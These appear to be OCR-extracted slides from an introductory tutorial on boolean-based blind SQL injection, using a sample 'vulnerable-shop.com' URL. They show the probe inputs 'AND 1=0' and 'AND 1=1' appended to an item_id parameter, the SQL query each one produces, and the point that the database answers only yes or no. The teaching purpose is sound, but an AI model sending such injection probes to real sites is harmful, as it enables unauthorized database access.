
WHY IT'S SHOWING NOW?

THE QUERY BEHIND THE SCENE p1


VULNERABLE WEB APPLICATION
Big E-commerce Shop
X
http://vulnerable-shop.com?item_id=7
Sony Cybershot Camera
TRUE

```
SELECT item_name FROM items WHERE item_id = 7
```

THE QUERY BEHIND THE SCENE p2



VULNERABLE WEB APPLICATION


Big E-commerce Shop

http://vulnerable-shop.com?item_id=7 AND 1=0

No Item Found !

SELECT item_name FROM items WHERE item_id = 7 AND 1 = 0


THE QUERY BEHIND THE SCENE p3



```
http://vulnerable-shop.com?item_id=7 AND 1=1
```

```
SELECT item_name FROM items WHERE item_id = 7 AND 1=1
```

WHAT DOES IT MEAN HERE?





WHAT DOES IT MEAN HERE?

You can ask SQL database any question.


But its answer will be either Yes or No

UHM, LET'S LISTEN TO THIS CONVERSATION






